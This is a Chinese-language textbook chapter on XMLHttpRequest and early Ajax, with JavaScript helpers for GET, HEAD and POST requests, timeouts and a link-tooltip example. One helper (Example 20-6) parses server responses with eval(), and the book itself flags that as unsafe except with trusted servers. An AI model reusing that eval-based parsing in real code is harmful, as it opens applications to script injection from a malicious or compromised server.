默认情况下，open()方法设置一个异步的XMLHttpRequest。将false作为第3个参数，这是告诉函数同步地而不是异步地获取服务器的响应。通常采用异步响应，但同步响应略为简单，因此，我们首先考虑这种情况。

除了可选的第3个参数，open()也可以接收一个名字和密码作为可选的第4个和第5个参数。当从一个需要授权的服务器获取一个URL的时候，就要用到这两个参数。

open()并不实际地向Web服务器发送请求。它只是保存自己的参数，等到稍后实际发送请求的时候再使用。在发送请求之前，必须设置所有所需的请求头部。下面是一些例子（注2）：

注2： HTTP协议的细节超出了本书的范围。参见HTTP参考资料，以详细了解发送HTTP请求时可以设置的头部。

```
request.setRequestHeader("User-Agent", "XMLHttpRequest");
request.setRequestHeader("Accept-Language", "en");
request.setRequestHeader("If-Modified-Since", lastRequestTime.toString());
```

注意，Web 浏览器自动为建立的请求添加相关的 cookie。只有当想要向服务器发送一个假的 cookie 的时候，才需要显式地设置“Cookie”头部。

最后，在创建了请求对象之后，调用 `open()` 方法并设置头部，把请求发送给服务器。

```
request.send(null);
```

`send()` 函数的参数是请求体。对于 HTTP GET 请求，参数总是为 `null`。然而，对于 POST 请求，它包含要发送给服务器的表单数据（参见例 20-5）。现在，只要传递 `null` 就行了。（注意，`null` 参数是必需的。）XMLHttpRequest 是一个客户端的对象，它的方法不允许像核心 JavaScript 函数那样省略参数（至少在 Firefox 中是这样）。

20.1.3 获取一个同步响应

XMLHttpRequest 对象不仅保存着所做出的 HTTP 请求的细节，而且代表着服务器的响应。如果把 `false` 作为 `open()` 的第三个参数，`send()` 方法是同步的，它会阻塞而不会返回，直到服务器响应到达为止（注 3）。

`send()` 并不返回一个状态代码。一旦它返回，可以使用请求对象的 `status` 属性来检查服务器所返回的 HTTP 状态代码。这个代码的可能值在 HTTP 协议中定义了。状态 200 意味着请求成功，并且这个响应可以获得。另一方面，状态 404 表示被请求的 URL 不存在时所发生的“未找到”错误。

XMLHttpRequest 对象使得服务器的响应通过请求对象的 `responseText` 属性成为一个可用的字符串。如果响应是一个 XML 文档，也可以通过 `responseXML` 属性把该文档作为一个 DOM Document 对象来访问。注意，为了让 XMLHttpRequest 能够把响应解析到一个 Document 对象中，服务器必须使用 MIME 类型“text/xml”来标识其 XML 文档。

当一个请求是同步的，跟在 `send()` 后的代码通常如下所示：

```
if (request.status == 200) {
    // We got the server's response. Display the response text.
    alert(request.responseText);
}
else {
```

注 3：XMLHttpRequest 具有强大的特性，但它的 API 设计得并不好。例如，指定同步或异步行为的布尔值确实应该是 `Send()` 方法的参数。


```
        // Something went wrong. Display error code and error message.  
        alert("Error " + request.status + ": " + request.statusText);  
    }  
}
```

除了对状态代码和响应文本或文档的访问，XMLHttpRequest对象也提供了对Web服务器所返回的HTTP头部的访问。getAllResponseHeaders()将响应的头部作为一个为解析的文本块返回，并且getResponseHeader()返回指定的头部的值。例如：

```
if (request.status == 200) { // Make sure there were no errors  
    // Make sure the response is an XML document  
    if (request.getResponseHeader("Content-Type") == "text/xml") {  
        var doc = request.responseXML;  
        // Now do something with the response document  
    }  
}
```

同步地使用XMLHttpRequest的时候有一个严重的问题：如果Web服务器停止响应，send()函数会阻塞很长一段时间。JavaScript执行停止，并且Web浏览器可能看上去像挂起（当然，这和平台无关）。如果服务器在一个正常页面载入的过程中挂起，用户可能只是点击浏览器的“停止”按钮并尝试另外一个链接或URL。但是，对于XMLHttpRequest来说没有“停止”按钮。send()方法并没有提供任何方式来指定等待时间的最大长度，并且，一旦请求已经发送，客户端JavaScript的单线程的执行模式也不允许脚本中断一个同步XMLHttpRequest请求。

这些问题的解决方法就是异步地使用XMLHttpRequest。

20.1.4 处理一个异步响应

要在异步模式中使用一个XMLHttpRequest，将true作为open()方法的第三个参数（或者只是省略第三个参数，默认地使用true）。如果这么做，send()方法向服务器发送请求然后立即返回。当服务器响应到达，它通过XMLHttpRequest对象以及前面所描述的同步用法相同的属性来变得可用。

来自服务器的异步响应就像是来自用户的异步鼠标点击：当它发生时，需要被通知。这通过一个事件句柄来实现。对于XMLHttpRequest来说，这个事件句柄在onreadystatechange属性上控制。正如这个属性名的含义所示，任何时候，只要readyState变了，事件句柄函数就被调用。readyState是指定一个HTTP请求的状态的整数值，并且，它可能的值在表20-1中列出。XMLHttpRequest没有为表中列出的5个值定义标记常量。

表 20-1: XMLHttpRequest 的 readyState 值

readyState	含义
0	open() 还没有调用
1	open() 已经调用, 但是 send() 还没有调用
2	send() 已经调用, 但服务器还没有响应
3	正在从服务器接收数据。readyState 3 在 Firefox 和 Internet Explorer 中略有不同。参见 20.1.4.1 节
4	服务器的响应完成

既然 XMLHttpRequest 只有这么一个事件句柄, 它会针对所有可能的事件而调用。一个典型的 onreadystatechange 句柄当 open() 调用的时候被调用一次, 当 send() 调用的时候又被调用一次。当服务器的响应开始到达的时候, 它又被调用一次; 当服务器的响应完成的时候, 它最后一次被调用。和客户端 JavaScript 中的大多数事件相反, 没有事件对象传递给 onreadystatechange 句柄。必须检查 XMLHttpRequest 对象的 readyState 属性来确定事件句柄为何被调用。但是, XMLHttpRequest 对象也并不会作为一个参数传递给事件句柄, 因此, 必须确保事件句柄函数能够通过它的定义的作用域去访问请求对象。用于异步请求的一个典型的事件句柄如下所示:

```
// Create an XMLHttpRequest using the utility defined earlier
var request = HTTP.newRequest();

// Register an event handler to receive asynchronous notifications.
// This code says what to do with the response, and it appears in a nested
// function here before we have even submitted the request.
request.onreadystatechange = function() {
    if (request.readyState == 4) { // If the request is finished
        if (request.status == 200) // If it was successful
            alert(request.responseText); // Display the server's response
    }
}

// Make a GET request for a given URL. We don't pass a third argument,
// so this is an asynchronous request
request.open("GET", url);

// We could set additional request headers here if we needed to.

// Now send the request. Since it is a GET request, we pass null for
// the body. Since it is asynchronous, send() does not block but
// returns immediately.
request.send(null);
```

readyState 3 的注意事项

XMLHttpRequest 对象并不是标准的, 浏览器在对 readyState 3 的处理上各有差别。例如, 在较大的下载过程中, Firefox 在 readyState 3 中多次调用 onreadystatechange 句柄, 以提供下载过程反馈。脚本可能使用这些多次调用来为用户显示一个进程指示器。另一方面, Internet Explorer 严格地解释事件句柄名, 并且只有当 readyState 值真的变化的时候才调用它。这意味着对于 readyState 3 它只调用一次, 而不管下载的文档有多大。

对于服务器的响应的哪一部分在 readyState 3 中可用, 浏览器的处理也不相同。即便状态 3 意味着响应的某一部分已经从服务器到达, Microsoft 针对 XMLHttpRequest 的文档清楚地表示, 在这一状态中查询 responseText 是一个错误。在其他的浏览器中, responseText 返回服务器响应的哪一部分可用, 似乎是一个未明确说明的特征。

不幸的是, 没有哪个主流的浏览器厂商对 XMLHttpRequest 对象制定了足够的文档说明。在产生一个标准或至少有一个清楚的文档说明之前, 忽略掉 4 以外的 readyState 值是安全的做法。

20.1.5 XMLHttpRequest 的安全性

作为同源安全策略的一部分 (参见 13.8.2 节), XMLHttpRequest 对象可以只向某些服务器发布 HTTP 请求, 而使用该对象的文档是通过这些服务器下载的。这是一个合理的限制, 但如果需要, 也可以绕过它, 通过使用一个服务器端的脚本作为代理来接收某些异地 URL 的内容。

XMLHttpRequest 安全限制有一个非常重要的意义: XMLHttpRequest 做出 HTTP 请求并且不会与其他的 URL 样式一起工作。例如, 它不会和使用 file:// 协议的 URL 一起工作。这意味着不能从自己的本地文件系统测试 XMLHttpRequest 脚本。必须把自己的测试脚本上传到一个 Web 服务器上 (或者在自己的桌面上运行一个服务器)。为了让测试脚本做出自己的 HTTP 请求, 测试脚本必须通过 HTTP 载入到自己的 Web 浏览器中。

20.2 XMLHttpRequest 示例和工具

在本章的开头, 给出了一个 HTTP.newRequest() 工具函数, 它可以为任意浏览器获取一个 XMLHttpRequest 对象。也可以使用工具函数来简化 XMLHttpRequest 的使用。下面的小节包含了一些示例工具。

20.2.1 基本的 GET 工具

例 20-2 是一个非常简单的函数，它可以处理 XMLHttpRequest 的最常见的应用：将希望接收的 URL 传递给它，并将传递给 URL 的文本的函数传给它。

例 20-2: HTTP.getText() 工具

```
/**
 * Use XMLHttpRequest to fetch the contents of the specified URL using
 * an HTTP GET request. When the response arrives, pass it (as plain
 * text) to the specified callback function.
 *
 * This function does not block and has no return value.
 */
HTTP.getText = function(url, callback) {
    var request = HTTP.newRequest();
    request.onreadystatechange = function() {
        if (request.readyState == 4 && request.status == 200)
            callback(request.responseText);
    }
    request.open("GET", url);
    request.send(null);
};
```

例 20-3 是一个简单的变体，用来接收 XML 文档并将其解析后的表示传递给一个回调函数。

例 20-3: HTTP.getXML() 工具

```
HTTP.getXML = function(url, callback) {
    var request = HTTP.newRequest();
    request.onreadystatechange = function() {
        if (request.readyState == 4 && request.status == 200)
            callback(request.responseXML);
    }
    request.open("GET", url);
    request.send(null);
};
```

20.2.2 只获取头部

XMLHttpRequest 的一个特征是允许指定所用的 HTTP 方法。HTTP HEAD 请求要求服务器返回一个给定的 URL 的头部，而不返回该 URL 的内容。例如，这可能用来在下载资源之前先检查其数据修改日期。

例 20-4 示意了如何做出一个 HEAD 请求。它包含了一个函数，该函数解析 HTTP 头部的一对名字/值并将它们存储为一个 JavaScript 对象的属性的名字和值。它还引入了错误句柄函数，如果服务器返回一个 404 或其他错误代码的话，就会调用该函数。

例 20-4: HTTP.getHeaders()工具

```
/**
 * Use an HTTP HEAD request to obtain the headers for the specified URL.
 * When the headers arrive, parse them with HTTP.parseHeaders() and pass the
 * resulting object to the specified callback function. If the server returns
 * an error code, invoke the specified errorHandler function instead. If no
 * error handler is specified, pass null to the callback function.
 */
HTTP.getHeaders = function(url, callback, errorHandler) {
    var request = HTTP.newRequest();
    request.onreadystatechange = function() {
        if (request.readyState == 4) {
            if (request.status == 200) {
                callback(HTTP.parseHeaders(request));
            }
            else {
                if (errorHandler) errorHandler(request.status,
                                                request.statusText);
                else callback(null);
            }
        }
    }
    request.open("HEAD", url);
    request.send(null);
};

// Parse the response headers from an XMLHttpRequest object and return
// the header names and values as property names and values of a new object.
HTTP.parseHeaders = function(request) {
    var headerText = request.getAllResponseHeaders(); // Text from the server
    var headers = {}; // This will be our return value
    var ls = /^\s*/; // Leading space regular expression
    var ts = /\s*$/; // Trailing space regular expression

    // Break the headers into lines
    var lines = headerText.split("\n");
    // Loop through the lines
    for(var i = 0; i < lines.length; i++) {
        var line = lines[i];
        if (line.length == 0) continue; // Skip empty lines
        // Split each line at first colon, and trim whitespace away
        var pos = line.indexOf(':');
        var name = line.substring(0, pos).replace(ls, "").replace(ts, "");
        var value = line.substring(pos+1).replace(ls, "").replace(ts, "");
        // Store the header name/value pair in a JavaScript object
        headers[name] = value;
    }
    return headers;
};
```

20.2.3 HTTP POST

HTML 表单（默认地）使用 HTTP POST 方法提交给 Web 服务器。使用 POST 请求，数据在请求体中传递给服务器，而不是编码到 URL 之中。既然请求参数编码到一个 GET 请求的 URL 中，只有当请求对服务器没有副作用的时候，也就是说，当使用相同的参数为相同的 URL 重复 GET 请求会返回预期的相同结果时，GET 方法才是适用的。当对一个请求有副作用的时候（例如，当服务器在一个数据库中存储某些参数的时候），应该使用一个 POST 请求而不是 GET。

例 20-5 示意了如何用 XMLHttpRequest 对象做出一个 POST 请求。HTTP.post() 方法使用 HTTP.encodeFormData() 函数来把一个对象的属性转换为一个字符串形式，从而可以用作一个 POST 请求的请求体。这个字符串随后传递给 XMLHttpRequest.send() 方法，并且成为请求体。（HTTP.encodeFormData() 所返回的字符串也可以附加到一个 GET URL 的后面，只需要使用一个问号标记字符把 URL 和数据分开就行了。）例 20-5 也使用 HTTP._getResponse() 方法。这个方法根据服务器的类型解析了服务器的响应。我们将在下一节实现该方法。

例 20-5: HTTP.post() 工具

```
/**
 * Send an HTTP POST request to the specified URL, using the names and values
 * of the properties of the values object as the body of the request.
 * Parse the server's response according to its content type and pass
 * the resulting value to the callback function. If an HTTP error occurs,
 * call the specified errorHandler function, or pass null to the callback
 * if no error handler is specified.
 */
HTTP.post = function(url, values, callback, errorHandler) {
    var request = HTTP.newRequest();
    request.onreadystatechange = function() {
        if (request.readyState == 4) {
            if (request.status == 200) {
                callback(HTTP._getResponse(request));
            }
            else {
                if (errorHandler) errorHandler(request.status,
                                                request.statusText);
                else callback(null);
            }
        }
    }

    request.open("POST", url);
    // This header tells the server how to interpret the body of the request.
    request.setRequestHeader("Content-Type",
                            "application/x-www-form-urlencoded");
    // Encode the properties of the values object and send them as
    // the body of the request.
```

```
    request.send(HTTP.encodeFormData(values));
};

/**
 * Encode the property name/value pairs of an object as if they were from
 * an HTML form, using application/x-www-form-urlencoded format
 */
HTTP.encodeFormData = function(data) {
    var pairs = [];
    var regexp = /%20/g; // A regular expression to match an encoded space

    for(var name in data) {
        var value = data[name].toString();
        // Create a name/value pair, but encode name and value first
        // The global function encodeURIComponent does almost what we want,
        // but it encodes spaces as %20 instead of as "+". We have to
        // fix that with String.replace()
        var pair = encodeURIComponent(name).replace(regexp, "+") + '=' +
            encodeURIComponent(value).replace(regexp, "+");
        pairs.push(pair);
    }

    // Concatenate all the name/value pairs, separating them with &
    return pairs.join('&');
};
```

例 21-14 是使用一个 XMLHttpRequest 对象做出一个 POST 请求的另一个例子。这个例子调用一个 Web 服务，它把一个 XML 文档的文本而不是表单值传递到请求体中。

20.2.4 HTML、XML 和 JSON 编码响应

在目前给出的大多数示例中，服务器对一个 HTTP 的响应都被当作是一个纯文本值。这是一件完全合法的事情，并没有说 Web 服务器不能返回内容类型为“text/plain”的文档。JavaScript 代码可以使用各种 String 方法来解析这样的一个响应，并对它们作任何需要的事情。

即便服务器的响应有不同的内容类型，也可以把它当作纯文本。例如，如果服务器返回一个 HTML 文档，可能使用 responseText 属性访问这个文档的内容，然后使用它来设置某个文档元素的 innerHTML 属性。

然而，还有其他处理服务器响应的方法。正如本章开始所提到的，如果服务器发送一个带有“text/xml”内容类型的响应，可以使用 responseXML 属性接收到 XML 文档的一个解析后的表示。这个属性的值是一个 DOM Document 对象，可以使用 DOM 方法来查找和遍历它。

注意，使用 XML 作为一种数据格式并不总是最佳选择。如果服务器需要一个 JavaScript 脚本传递供操作的数据，如下的做法是很低效的：在服务器上脚本编码为 XML 格式，

让 XMLHttpRequest 对象把数据解析为 DOM 节点组成的一个树，然后，让脚本遍历这个树来提取数据。让服务器使用 JavaScript 对象和数组直接量来编码数据，并且把 JavaScript 源文本传递给 Web 浏览器，这是一条捷径。随后，脚本通过把响应传递给 JavaScript eval() 方法来“解析”它。

以 JavaScript 对象和数组直接量的形式来编码数据，这叫做 JSON (JavaScript Object Notation) (注 4)。下面分别使用 XML 和 JSON 对相同的数据编码：

```
<!-- XML encoding -->
<author>
  <name>Wendell Berry</name>
  <books>
    <book>The Unsettling of America</book>
    <book>What are People For?</book>
  </books>
</author>

// JSON Encoding
{
  "name": "Wendell Berry",
  "books": [
    "The Unsettling of America",
    "What are People For?"
  ]
}
```

例 20-5 中的 HTTP.post() 函数调用了 HTTP._getResponse() 函数，它查看 Content-Type 头部来决定响应的形式。例 20-6 是 HTTP._getResponse() 的一个简单实现，它返回 XML 文档作为一个 Document 对象，用 eval() 获得 JavaScript 或 JSON 文档，并且返回任何其他的纯文本内容。

例 20-6: HTTP._getResponse()

```
HTTP._getResponse = function(request) {
  // Check the content type returned by the server
  switch(request.getResponseHeader("Content-Type")) {
    case "text/xml":
      // If it is an XML document, use the parsed Document object.
      return request.responseXML;

    case "text/json":
    case "text/javascript":
    case "application/javascript":
    case "application/x-javascript":
```

注 4: 可以从 <http://json.org> 了解到有关 JSON 的更多内容。这一思想是由 Douglas Crockford 提出的，并且这个站点提供了针对多种编程语言的 JSON 编码器和解码器的指引；即使不是使用 JavaScript，这也是一种有用的数据编码方法。

```
// If the response is JavaScript code, or a JSON-encoded value,  
// call eval() on the text to "parse" it to a JavaScript value.  
// Note: only do this if the JavaScript code is from a trusted server!  
return eval(request.responseText);  
  
default:  
    // Otherwise, treat the response as plain text and return as a string.  
    return request.responseText;  
}  
};
```

不要像例 20-6 中那样使用 `eval()` 方法来解析 JSON 编码的数据，除非确信 Web 服务器不会发送恶意的可执行的 JavaScript 代码来替代正确编码的 JSON 数据。一种安全的替代方法是使用一个 JSON 解码器来解析“by hand”这样的对象直接量而不调用 `eval()`。

20.2.5 使一个请求过期

XMLHttpRequest 对象的一个缺点就是它没有提供指定一个请求的过期值的方法。对于同步的请求来说，这一缺点很严重。如果服务器挂起，Web 浏览器在 `send()` 方法中保持阻塞，并且所有处理都被冻结起来。异步请求不会冻结，由于 `send()` 方法不会阻塞，Web 浏览器可以继续处理用户事件。然而，还是会有过期的问题。当用户点击一个按钮的时候，假设应用程序使用一个 XMLHttpRequest 对象来发布一个 HTTP 请求。为了防止多个请求的情况，让按钮失效直到响应到达，这是个不错的办法。但是，如果服务器死机或者出现其他情况导致不能响应请求，那会怎么样呢？浏览器并没有锁定，但应用程序现在和一个失效的按钮一起冻结了。

为了防止这类问题，在发布 HTTP 请求的时候，用 `Window.setTimeout()` 来设置过期值是很有用的。通常，会在过期句柄被触发之前得到响应；在此情况下，只要使用 `Window.clearTimeout()` 函数来取消过期就可以了。另一方面，如果过期在 XMLHttpRequest 达到 `readyState 4` 之前被触发，可以使用 `XMLHttpRequest.abort()` 方法来取消请求。这么做通常是要让用户知道请求失效（也许是使用 `Window.alert()`）。例如，假设在发布一个请求前使一个按钮失效，可以在过期到达后重新激活它。

例 20-7 定义了一个 `HTTP.get()` 函数，它展示了这一过期技术。这个函数是例 20-2 中的 `HTTP.getText()` 方法的一个更加高级的版本，它整合了前面的例子所引入的很多功能，包括错误句柄、请求参数以及前面所讲到的 `HTTP._getResponse()` 方法。它还允许调用者指定一个可选的过程回调函数，当 `onreadystatechange` 句柄使用 4 以外的其他 `readyState` 值被调用的时候，该函数都会被调用。在 Firefox 这样的在状态 3 中多次调用该句柄的浏览器中，一个过程回调允许脚本向用户显示下载反馈。

例 20-7: HTTP.get()工具

```

/**
 * Send an HTTP GET request for the specified URL. If a successful
 * response is received, it is converted to an object based on the
 * Content-Type header and passed to the specified callback function.
 * Additional arguments may be specified as properties of the options object.
 *
 * If an error response is received (e.g., a 404 Not Found error),
 * the status code and message are passed to the options.errorHandler
 * function. If no error handler is specified, the callback
 * function is called instead with a null argument.
 *
 * If the options.parameters object is specified, its properties are
 * taken as the names and values of request parameters. They are
 * converted to a URL-encoded string with HTTP.encodeFormData() and
 * are appended to the URL following a '?'.
 *
 * If an options.progressHandler function is specified, it is
 * called each time the readyState property is set to some value less
 * than 4. Each call to the progress-handler function is passed an
 * integer that specifies how many times it has been called.
 *
 * If an options.timeout value is specified, the XMLHttpRequest
 * is aborted if it has not completed before the specified number
 * of milliseconds have elapsed. If the timeout elapses and an
 * options.timeoutHandler is specified, that function is called with
 * the requested URL as its argument.
 */
HTTP.get = function(url, callback, options) {
    var request = HTTP.newRequest();
    var n = 0;
    var timer;
    if (options.timeout)
        timer = setTimeout(function() {
            request.abort();
            if (options.timeoutHandler)
                options.timeoutHandler(url);
        },
        options.timeout);

    request.onreadystatechange = function() {
        if (request.readyState == 4) {
            if (timer) clearTimeout(timer);
            if (request.status == 200) {
                callback(HTTP._getResponse(request));
            }
            else {
                if (options.errorHandler)
                    options.errorHandler(request.status,
                                        request.statusText);
                else callback(null);
            }
        }
    }
}

```

```
        else if (options.progressHandler) {  
            options.progressHandler(++n);  
        }  
    }  
  
    var target = url;  
    if (options.parameters)  
        target += "?" + HTTP.encodeFormData(options.parameters)  
    request.open("GET", target);  
    request.send(null);  
};
```

20.3 Ajax 和动态脚本化

术语 *Ajax* 描述了 Web 应用程序的一种架构，其显著特征就是脚本化的 HTTP 和 XMLHttpRequest 对象。（实际上，对很多人来说 XMLHttpRequest 对象和 Ajax 就是同义词。）Ajax 是 Asynchronous JavaScript and XML 的（不全部大写的）缩略语（注 5）。这个术语是由 Jesse James Garrett 提出的，首次出现他于在 2005 年 2 月发表的文章“Ajax: A New Approach to Web Applications”中。可以在 <http://www.adaptivepath.com/publications/essays/archives/000385.php> 看到这一篇开创性的文章。

在 Garrett 的文章发表以前，Ajax 所基于的 XMLHttpRequest 对象在 Microsoft 和 Netscape/Mozilla 的浏览器中已经存在了大约 4 年的时间，但并没有得到太多的关注（注 6）。2004 年，当 Google 使用 XMLHttpRequest 发布其 Gmail Web 邮件应用程序以后，这种情况发生了变化。这一姿态鲜明、专业水准的可操作示例和 Garrett 在 2005 年的早期文章一起引起了人们对 Ajax 的兴趣如洪水般爆发。

Ajax 应用程序的关键特征就是，它使用脚本化的 HTTP 来与一个 Web 服务器通信而没有导致页面重载。既然交换的数据常常很少，并且浏览器不一定必须解析和提交一个文档

注 5： Ajax 架构引人注目，拥有一个简单的名字可以使它作为促进 Web 应用程序设计的革新的催化剂。然而，结果证明，这一缩略语并不是构建 Ajax 应用程序的技术的特定描述。所有使用了事件句柄的客户端 JavaScript 都是异步的。在 Ajax 式的应用程序中使用 XML 往往也很便利，但总是可选的。Ajax 应用程序的标志化特征是使用了脚本化的 HTTP，但这一特征并没有在缩略语中体现。

注 6： 很遗憾在本书的第 4 版中没有介绍 XMLHttpRequest。第 4 版很大程度上是基于标准的，省略掉 XMLHttpRequest 是因为它没有为任何的标准设置团体认可。如果笔者在那时候认识到脚本化 HTTP 的威力，那么，将会无论如何也要打破自己的规则并在书中包含它的内容。

(这关系到样式表单和脚本), 响应时间大大改善, 并且结果使得 Web 应用程序给人的感觉更像是传统的桌面应用程序。

Ajax 应用程序的另一个可选的特征就是使用 XML 作为编码来进行客户机和服务器之间的数据交换。第 21 章介绍如何使用客户端 JavaScript 来操作 XML 数据, 包括进行 XPath 查询以及从 XML 到 HTML 的 XSL 转换。一些 Ajax 应用程序使用 XSLT 来区分内容 (XML 数据) 和表现 (HTML 格式化, 作为 XSL 样式表单获取)。这种方式有一个另外的好处, 就是减少了从服务器到客户机所传输的数据的数量, 避免了从服务器到客户机的转换。

还能把 Ajax 形式化到一个 RPC 机制中 (注 7)。在这种形式中, Web 开发者在客户端和服务器都使用底层的 Ajax 库来促进客户机和服务器之间的高层通信。本章并不介绍这种基于 Ajax 库的 RPC 的任何内容, 因为本章的关注点并不在于使 Ajax 起作用的底层技术。

Ajax 是一种新的应用程序架构。Garrett 的文章描述了 Ajax, 并在最后作出了号召, 这段话值得在这里重复:

创建 Ajax 应用程序所面临的最大挑战不是技术。核心的 Ajax 技术是成熟的、稳定的, 也易于理解。相反, 这些应用程序的设计者所面临的挑战是: 忘掉我们认为自己所知道的 Web 的限制, 并且开始想象一种更为宽阔、更为广泛的可能性。

这将会很有趣。

20.3.1 Ajax 示例

目前为止, 本章中给出的 `XMLHttpRequest` 示例都是一些展示如何使用 `XMLHttpRequest` 对象的工具函数。它们并没有说明为什么要使用该对象, 或者说明可以用该对象来完成什么。引用 Garrett 的说明, Ajax 架构开创了很多可能性, 而这些只是刚刚开始探索。接下来是一个简单的示例, 但它展示了 Ajax 架构的风格和工具。

例 20-8 是一个无干扰的脚本, 它在文档中的链接上注册了几个事件句柄, 以便当用户在它们上面滑动鼠标的时候, 能够显示出工具提示。对于那些指向和文档下载来源相同的服务器的链接, 脚本使用 `XMLHttpRequest` 来发布一个 HTTP HEAD 请求。从返回的头部中, 它提取链接文档的内容类型、大小和修改日期的数据, 并将这些信息显示在工具提示中 (如图 20-1 所示)。因此, 工具提示提供了一种对链接目标的预览, 并且能够帮助用户决定是否点击它。

注 7: RPC 代表远程过程调用 (Remote Procedure Call), 描述了应用于分布式计算的策略, 以简化客户端/服务器通信。




图 20-1: 一个 Ajax 工具提示

基于 Tooltip 类的代码在例 16-4 中给出 (然而, 并不需将其扩展为例 17-3 中那个类那样)。它还使用了例 14-2 的 Geometry 模块, 以及例 20-4 中的 HTTP.getHeaders() 工具函数。代码包含了几个层面的异步性, 以一个 onload 事件句柄、一个 onmouseover 事件句柄、一个定时器以及一个针对 XMLHttpRequest 对象的回调函数的形式。因此, 它以深度嵌套的函数来完成。

例 20-8: Ajax 工具提示

```
/**
 * linkdetails.js
 *
 * This unobtrusive JavaScript module adds event handlers to links in a
 * document so that they display tool tips when the mouse hovers over them for
 * half a second. If the link points to a document on the same server as
 * the source document, the tool tip includes type, size, and date
 * information obtained with an XMLHttpRequest HEAD request.
 *
 * This module requires the Tooltip.js, HTTP.js, and Geometry.js modules
 */
(function() { // Anonymous function to hold all our symbols
    // Create the tool tip object we'll use
    var tooltip = new Tooltip();

    // Arrange to have the init() function called on document load
    if (window.addEventListener) window.addEventListener("load", init, false);
    else if (window.attachEvent) window.attachEvent("onload", init);

    // To be called when the document loads
    function init() {
        var links = document.getElementsByTagName('a');
```

```

    // Loop through all the links, adding event handlers to them
    for(var i = 0; i < links.length; i++)
        if (links[i].href) addTooltipToLink(links[i]);
}

// This is the function that adds event handlers
function addTooltipToLink(link) {
    // Add event handlers
    if (link.addEventListener) { // Standard technique
        link.addEventListener("mouseover", mouseover, false);
        link.addEventListener("mouseout", mouseout, false);
    }
    else if (link.attachEvent) { // IE-specific technique
        link.attachEvent("onmouseover", mouseover);
        link.attachEvent("onmouseout", mouseout);
    }
}

var timer; // Used with setTimeout/clearTimeout

function mouseover(event) {
    var e = event || window.event;
    // Get mouse position, convert to document coordinates, add offset
    var x = e.clientX + Geometry.getHorizontalScroll() + 25;
    var y = e.clientY + Geometry.getVerticalScroll() + 15;

    // If a tool tip is pending, cancel it
    if (timer) window.clearTimeout(timer);

    // Schedule a tool tip to appear in half a second
    timer = window.setTimeout(showTooltip, 500);

    function showTooltip() {
        // If it is an HTTP link, and if it is from the same host
        // as this script is, we can use XMLHttpRequest
        // to get more information about it.
        if (link.protocol == "http:" && link.host == location.host) {
            // Make an XMLHttpRequest for the headers of the link
            HTTP.getHeaders(link.href, function(headers) {
                // Use the headers to build a string of text
                var tip = "URL: " + link.href + "<br>" +
                    "Type: " + headers["Content-Type"] + "<br>" +
                    "Size: " + headers["Content-Length"] + "<br>" +
                    "Date: " + headers["Last-Modified"];
                // And display it as a tool tip
                tooltip.show(tip, x, y);
            });
        }
        else {
            // Otherwise, if it is an off-site link, the
            // tool tip is just the URL of the link
            tooltip.show("URL: " + link.href, x, y);
        }
    }
}

```



```
function mouseout(e) {  
    // When the mouse leaves a link, clear any  
    // pending tool tips or hide it if it is shown  
    if (timer) window.clearTimeout(timer);  
    timer = null;  
    tooltip.hide();  
}  
}  
})();
```

20.3.2 单页面应用程序

单页面应用程序正如其名字所暗示的那样，是只需要一个页面载入的 JavaScript 驱动的 Web 应用程序。某些单页面应用程序在载入后并不需要和服务端对话。例如，在 DHTML 游戏中，和用户的所有交互都只是导致载入的文档的脚本化修改。

